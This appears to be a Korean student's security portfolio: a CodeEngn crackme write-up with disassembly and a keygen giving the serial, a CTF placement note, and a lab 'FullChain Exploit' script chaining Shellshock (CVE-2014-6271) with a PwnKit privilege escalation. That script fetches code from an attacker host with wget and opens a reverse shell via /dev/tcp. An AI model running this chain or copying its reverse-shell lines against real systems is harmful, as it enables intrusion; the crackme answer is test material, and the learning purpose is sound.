004010AF | 8305 SC224000 01 | add dword ptr ds:[40225C],1
004010B6 | 8305 5D224000 01 | add dword ptr ds:[40225D],1
004010BD | 8305 5E224000 01 | add dword ptr ds:[40225E],1
004010C4 | 8305 5F224000 01 | add dword ptr ds:[40225F],1
004010CB | FEC0 | dec dl
004010CD | 75 E0 | jne 07.4010AF
```

디스크 이름의 앞 4글자를 1씩 증가를 두번 반복하는것을 확인하였고 나의 경우에는 abcd4562-ABEX가 cdef4562-ABEX가 되었다.

즉 디스크 이름이 CodeEngn이면 앞의 Code가 1씩 총 두번 증가하여 CodeEngn → DpefEngn → EqfhEngn이 될것이다.

```
004010CF | 68 FD234000 | push 07.4023FD
004010D4 | 68 00204000 | push 07.402000
004010D9 | EB 63000000 | call <JMP.&lstrcpyA>
004010DE | 68 SC224000 | push 07.40225C
004010E3 | 68 00264000 | push 07.402000
004010E8 | EB 54000000 | call <JMP.&lstrcpyA>
```

07.4023FD(L2C-5781)을 07.402000에 더하고(옮기고) 07.402000에 07.40225C(위의 더하기 연산 을 거친 값)을 더하는것을 확인할 수 있다.

```
004010ED | 68 24234000 | push 07.402324
004010F2 | 68 00204000 | push 07.402000
004010F7 | EB 51000000 | call <JMP.&lstrcmpiA>
004010FC | 83FB 00 | cmp eax,0
004010FF | 74 16 | je 07.401117
```

이후 입력값과 07.402000의 값을 비교하여 eax가 0이면 je하여 시리얼값이 정확함을 알린다.

```
loc_40225c = "abcd"
loc_4023F3 = "4562-ABEX"
loc_4023FD = "L2C-5781"

loc_40225c = loc_40225c + loc_4023F3
for i in range(0,2):
    for j in range(0,4):
        loc_40225c = loc_40225c[:j] + chr(ord(loc_40225c[j])+1) + loc_40225c[j+1:]
loc_402000 = loc_4023FD
loc_402000 = loc_402000 + loc_40225c
```

파이썬 코드로 바꾼 모습

Serial값은 L2C-5781EqfhEngn4562-ABEX이 될것이다

웹해킹을 어느정도 공부한 후 리버스엔지니어링에도 관심이 생겨 Codeengn에서 리버스엔지니어링 초급단계인 Basic RCE 문제들을 하나씩 풀어나갔습니다.

단순히 코드엔진에서 요구하는 답만이 아닌 문제 프로그램 자체를 리버싱해서 추가적으로 문제를 푸는 등 스스로 더욱 많은것을 배우기 위한 노력을 하였습니다.

(예시. 문제 : OEP를 찾아라, 내가 푼것 : OEP를 찾고 프로그램의 인증 우회)

또한 모든 문제를 풀때마다 자세한 라이트업을 써서 기록을 남겼고 Packing과 같은 중요한 개념은 따로 보고서를 만들며 더 깊게 공부하였습니다.

# 정보보호 영재교육원 경진대회




2022년 서울여자대학교 정보보호영재교육원 경진대회에서 개인전 4등, 팀전 1등을 하였습니다.

개인전에서는 **easy-login2** 문제를 제외한 웹문제와 misc, forensic 문제 등을 풀어 전체 4등으로 본선에 진출하였습니다.

본선에서는 웹문제 전부와 **Python executor** 문제를 이정현학생과 함께 풀어 3,219점정도 기여하여 1등을 달성하였습니다.



# Ubuntu 12.04 LTS OneDay Based FullChain Exploit



```
from shellshock import client


input("prepare nc -lvpn 9001\n(press enter)")

HOST_IP = "172.16.241.1"
VICTIM_IP = "172.16.241.144"

with open("./DocumentRoot/tmp.sh", "w") as exploitscript:
    exploitscript.write(
f'''#!/bin/bash
cd /tmp
wget {HOST_IP}/main.c
wget {HOST_IP}/so.c
wget {HOST_IP}/Makefile
export PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games"
make all
bash -i >& /dev/tcp/{HOST_IP}/9001 0>&1
'''')

victim = client()
victim.url = VICTIM_IP
victim.port = 80
victim.rce = f"wget -P /tmp {HOST_IP}/tmp.sh && chmod +x /tmp/tmp.sh && /tmp/tmp.sh"
victim.cgi-bin = "/cgi-bin/uptime"
print(victim.exploit())
```

공격코드



2022년도 서울여자대학교 정보보호 영재교육원 중등심화반에서 발표하기 위해  
진행한 프로젝트입니다.

Ubuntu 12.04 LTS버전에 CVE-2014-6271, CVE-2021-4034 취약점을 이  
용해 RCE 후 LPE를 하는 FullChain Exploit입니다.

이를 통해 ShellShock라는 로지컬취약점에 관해 어느정도 공부할 수 있었으며  
서드파티 LPE가 작동하는 방식도 알 수 있었습니다.